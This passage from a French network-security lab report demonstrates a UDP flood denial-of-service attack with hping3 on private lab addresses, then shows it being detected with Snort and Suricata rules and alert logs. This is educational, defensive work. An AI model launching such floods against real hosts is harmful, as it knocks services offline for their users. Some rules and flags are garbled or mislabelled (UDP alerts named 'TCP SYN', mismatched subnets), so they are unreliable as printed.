


Figure 154.l'état du serveur avant l'attaque

**Hping3 192.168.56.105 –udp –flood –rand-source** : hping3 utilise cet utilitaire pour envoyer des paquets UDP à l'adresse IP 192.168.56.105 avec les options

Suivantes :

**"–udp"** : spécifie que les paquets envoyés doivent utiliser le protocole UDP

(User Datagram Protocol).

**"–flood"** : indique que les paquets doivent être envoyés aussi rapidement que possible, sans attendre de réponse ni de confirmation de réception. Cette option peut être considérée comme une forme de déni de service (DoS) en surchargeant le système cible avec des paquets.

**"`--rand-source`"** : spécifie que l'adresse source des paquets doit être aléatoire, ce qui peut rendre plus difficile la détection et la filtration des paquets malveillants par le système cible.



The screenshot shows a terminal window on a Kali Linux system. The terminal title is '(kali㉿kali)-[~]'. The user has run the command `sudo hping3 192.168.56.105 --udp --flood --rand-source`. A password prompt '[sudo] password for kali:' is visible. The output shows the command being executed: 'HPING 192.168.56.105 (eth0 192.168.56.105); udp mode set, 28 headers + 0 data bytes'. It also states 'hping in flood mode, no replies will be shown'.

Figure 155.hping3

**Plus des détails** : on les adresse source sont différentes, et le protocole utilisé est UDP.




Figure 156.wireshark

### b) Détection de l'attaque par « snort »:

Voici le schéma de ce LAB :




Figure 157.Topologie

Notre réseau est 192.168.60.0/24, L'adresse IP de la machine Attaquant est :

192.168.60.3/24, l'adresse de la machine de victime est 192.168.60.4/24 et pour la machine qui contient SNORT a l'adresse IP 192.168.60.2/24.

- **Les commandes :**

```
kazaz@ubuntu:~$ sudo snort -A console -c /etc/snort/snort.conf -i ens33
```

Snort sera lancé avec la configuration spécifiée et commencera à surveiller le trafic réseau sur l'interface spécifiée. Les alertes détectées seront affichées en temps réel dans votre terminal.

Voici une explication des différents éléments de la commande :

- "**-A console**" indique à Snort de journaliser les alertes sur la console en temps réel. Cela signifie que les alertes seront affichées directement dans le terminal où vous avez exécuté la commande.

- "**-c /etc/snort/snort.conf**" spécifie le chemin du fichier de configuration principal de Snort. Dans cet exemple, le fichier de configuration se trouve à "/etc/snort/snort.conf". Vous pouvez modifier ce chemin en fonction de l'emplacement réel de votre fichier de configuration.

- "**-t ens33**" spécifie l'interface réseau à utiliser pour capturer le trafic. Dans cet exemple, l'interface nommée "ens33" est utilisée. Vous devrez remplacer "ens33" par le nom de votre interface réseau, qui peut être différent selon votre système.

```
yunes@ubuntu:~$ sudo hping3 --udp --flood --rand-source 192.168.60.4
```

La commande "**hping3 S-flood rand-source 192.168.60.4**" lance une attaque de type UDP flood en utilisant l'outil hping3. Cette commande envoie continuellement des

paquets UDP avec des adresses IP source aléatoires vers l'adresse IP de destination 192.168.60.4.

#### ▪ Configuration et détection de SNORT :

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert udp !192.168.60.0/24 any -> any any ( msg: Attaque de TCP SYN avec plusieurs adresses; sid: 100001;rev:3000)
alert udp $HOME_NET any -> $HOME_NET any ( msg: Attaque de TCP SYN avec une seule adresse;threshold:type limit,
track by_src,count 10,seconds 1;sid:100003)|
```

Figure 158.les règles

Ces règles spécifient les conditions dans lesquelles une alerte doit être générée lors de la détection de certaines activités réseau.

•**alert udp !192.168.68.8/24 any -> any any (msg: Attaque de TCP SYN avec plusieurs adresses; sid: 100001; rev:3000)** Cette règle est définie pour détecter les paquets UDP provenant de l'adresse IP différent que 192.168.68.8/24 (un sous-réseau avec un masque de sous-réseau de 24 bits) vers n'importe quelle adresse IP et n'importe quel port de destination. Lorsqu'un tel paquet est détecté, une alerte avec le message "Attaque de TCP SYN avec plusieurs adresses" est générée. Le SID (Identifiant de la signature) de cette règle est 100001 et la révision est 3000..

•**alert udp \$HOME\_NET any -> \$HOME\_NET any (msg: Attaque de TCP SYN avec une seule adresse; threshold: type limit, track by\_src, count 10, seconds 1; sid: 100003)**

Cette règle est définie pour détecter les paquets UDP provenant de n'importe quelle adresse IP du réseau local (\$HOME\_NET) vers n'importe quelle adresse IP et n'importe quel port de destination du réseau local.

Lorsque plus de 10 paquets de ce type sont détectés provenant de la même adresse source dans une fenêtre de 1 seconde, une alerte avec le message "Attaque de TCP SYN avec une seule adresse" est générée. Le SID de cette règle est 100003.

Et voici la détection de l'attaque :

```
8.60.2:33129 -> 192.168.60.4:0
06/06-15:35:46.041828 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:33130 -> 192.168.60.4:0
06/06-15:35:46.041880 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:33131 -> 192.168.60.4:0
06/06-15:35:46.041881 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:33132 -> 192.168.60.4:0
06/06-15:35:47.020028 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40927 -> 192.168.60.4:0
06/06-15:35:47.020034 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40928 -> 192.168.60.4:0
06/06-15:35:47.020035 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40929 -> 192.168.60.4:0
06/06-15:35:47.020035 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40930 -> 192.168.60.4:0
06/06-15:35:47.020036 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40931 -> 192.168.60.4:0
06/06-15:35:47.020037 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40932 -> 192.168.60.4:0
06/06-15:35:47.020038 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40933 -> 192.168.60.4:0
06/06-15:35:47.020039 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40934 -> 192.168.60.4:0
06/06-15:35:47.020242 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40935 -> 192.168.60.4:0
06/06-15:35:47.020244 [**] [1:100003:0] Attaque de UDP FLOOD avec une seule adresse [**] [Priority: 0] {UDP} 192.16
8.60.2:40936 -> 192.168.60.4:0
```

c) *Détection de l'attaque par « suricata »:*

Voici le schéma de ce LAB :




Figure 159. Topologie

Notre réseau est 192.168.1.0/24, L'adresse IP de la machine Attaquant est : 192.168.1.2/24, l'adresse de la machine de victime est 192.168.1.3/24 et pour la machine qui contient SURICATA a l'adresse IP 192.168.1.5/24.

- **Les commandes :**

```
root@**suricata**:# suricata -c /etc/suricata/suricata.yaml -i younes
10/6/2023 -- 14:51:26 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
10/6/2023 -- 14:51:27 - <Notice> - all 2 packet processing threads, 4 management threads initialized, engine started.
```

En exécutant cette commande, Suricata sera lancé avec la configuration spécifiée et commencera à surveiller le trafic réseau sur l'interface spécifiée.

Voici une explication des différents éléments de la commande :

- **"-c /etc/suricata/suricata.yaml"** spécifie le chemin du fichier de configuration principal de Suricata. Dans cet exemple, le fichier de configuration se

trouve à "/etc/suricata/suricata.yaml". Vous pouvez modifier ce chemin en fonction de l'emplacement réel de votre fichier de configuration.

- "**-i younes**" spécifie l'interface réseau à utiliser pour surveiller le trafic. Dans cet exemple, l'interface nommée "younes" est utilisée.

```
[root@ --attaquant--] [/]
# hping3 --flood --udp --rand-source 192.168.1.3
HPING 192.168.1.3 (eth0 192.168.1.3): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

La commande "**hping3 --udp --flood --rand-source 192.168.1.3**" lance une attaque de type UDP flood en utilisant l'outil hping3. Cette commande envoie continuellement des paquets UDP avec des adresses sources aléatoires vers l'adresse IP de destination 192.168.1.3.

- **Configuration et détection de SURICATA :**

```
GNU nano 6.2
/etc/suricata/rules/UDP_FLOOD.rules *
alert udp any any -> any any (msg:"Possible UDP Flood Attack"; threshold:type threshold, track by_dst, count 100, seconds 60; sid:1000005; rev:1;
4 bytes from 192.168.1.3; time sens4 ttl<4; timeo:10) ns
```

Figure 160.Règle

Ces règles spécifient les conditions dans lesquelles une alerte doit être générée lors de la détection de certaines activités réseau.

- **alert udp any any -> any any** : Cette partie de la règle spécifie que les paquets UDP provenant de n'importe quelle adresse IP source et n'importe quel port source, à destination de n'importe quelle adresse IP de destination et n'importe quel port de destination, seront analysés.
- **(msg:"Possible UDP Flood Attack";** : C'est le message associé à l'alerte qui sera affiché lorsqu'une attaque de type UDP flood est détectée.

- **threshold: type threshold, track by dst, count 100, seconds 60; :**

Cela spécifie le seuil de détection pour l'alerte. Dans ce cas, si plus de 100 paquets UDP sont reçus à destination de la même adresse IP de destination dans une fenêtre de 60 secondes, une alerte sera générée.

- **sid:1000005; rev:1;** : Il s'agit de l'identifiant de la signature (SID) et du numéro de révision associés à cette règle.

Et voici la détection de l'attaque :

```
root@suricata*:~# cat /var/log/suricata/eve.json | grep "Possible UDP Flood Attack"
{"timestamp": "2023-06-10T15:25:03.498392+0000", "flow_id": "454654866463448", "in_iface": "younes", "event_type": "alert", "src_ip": "226.86.210.131", "src_port": 18609, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.498392+0000"}
{"timestamp": "2023-06-10T15:25:03.510323+0000", "flow_id": "2237951057578355", "in_iface": "younes", "event_type": "alert", "src_ip": "144.42.181.126", "src_port": 18709, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.510323+0000"}
{"timestamp": "2023-06-10T15:25:03.524861+0000", "flow_id": "322301154230845", "in_iface": "younes", "event_type": "alert", "src_ip": "38.2.78.221", "src_port": 18809, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.524861+0000"}
{"timestamp": "2023-06-10T15:25:03.540014+0000", "flow_id": "1588053786180974", "in_iface": "younes", "event_type": "alert", "src_ip": "198.76.39.154", "src_port": 18909, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.540014+0000"}
{"timestamp": "2023-06-10T15:25:03.549753+0000", "flow_id": "311834318955385", "in_iface": "younes", "event_type": "alert", "src_ip": "46.151.96.116", "src_port": 19009, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.549753+0000"}
{"timestamp": "2023-06-10T15:25:03.562015+0000", "flow_id": "402874740740959", "in_iface": "younes", "event_type": "alert", "src_ip": "233.178.69.42", "src_port": 19109, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.562015+0000"}
{"timestamp": "2023-06-10T15:25:03.575970+0000", "flow_id": "2089916419787234", "in_iface": "younes", "event_type": "alert", "src_ip": "170.167.71.202", "src_port": 19209, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.575970+0000"}
{"timestamp": "2023-06-10T15:25:03.584602+0000", "flow_id": "997113252466", "in_iface": "younes", "event_type": "alert", "src_ip": "25.51.135.84", "src_port": 19309, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.584602+0000"}
{"timestamp": "2023-06-10T15:25:03.598102+0000", "flow_id": "1328702186004566", "in_iface": "younes", "event_type": "alert", "src_ip": "228.5.108.169", "src_port": 19409, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.598102+0000"}
{"timestamp": "2023-06-10T15:25:03.607859+0000", "flow_id": "15137978140275", "in_iface": "younes", "event_type": "alert", "src_ip": "255.44.50.84", "src_port": 19509, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.607859+0000"}
{"timestamp": "2023-06-10T15:25:03.626766+0000", "flow_id": "1466746729893966", "in_iface": "younes", "event_type": "alert", "src_ip": "228.25.47.8", "src_port": 19609, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.626766+0000"}
{"timestamp": "2023-06-10T15:25:03.641995+0000", "flow_id": "22078645324747", "in_iface": "younes", "event_type": "alert", "src_ip": "184.146.43.204", "src_port": 19709, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.641995+0000"}
{"timestamp": "2023-06-10T15:25:03.652206+0000", "flow_id": "324908199441326", "in_iface": "younes", "event_type": "alert", "src_ip": "67.38.64.97", "src_port": 19809, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.652206+0000"}
{"timestamp": "2023-06-10T15:25:03.663206+0000", "flow_id": "3379944904737702", "in_iface": "younes", "event_type": "alert", "src_ip": "122.90.54.222", "src_port": 19909, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.663206+0000"}
{"timestamp": "2023-06-10T15:25:03.669978+0000", "flow_id": "874492214589722", "in_iface": "younes", "event_type": "alert", "src_ip": "97.154.11.226", "src_port": 20009, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "UDP", "alert": {"action": "allowed", "gid": 1, "signature_id": 1000005, "rev": 1, "signature": "Possible UDP Flood Attack", "category": "", "severity": 3}, "app_proto": "failed", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 42, "bytes_toclient": 0}, "start": "2023-06-10T15:25:03.669978+0000"}
```

## Lab 3 : TCP RESET

### a) Implémentation de l'attaque :

**Le scénario :** On a 3 machines, un Client, un Serveur et un Attaquant.




Figure 161. Topologie

Etablir une connexion TCP entre le client et le serveur :

## Intercepte des informations sur la connexion avec Wireshark :

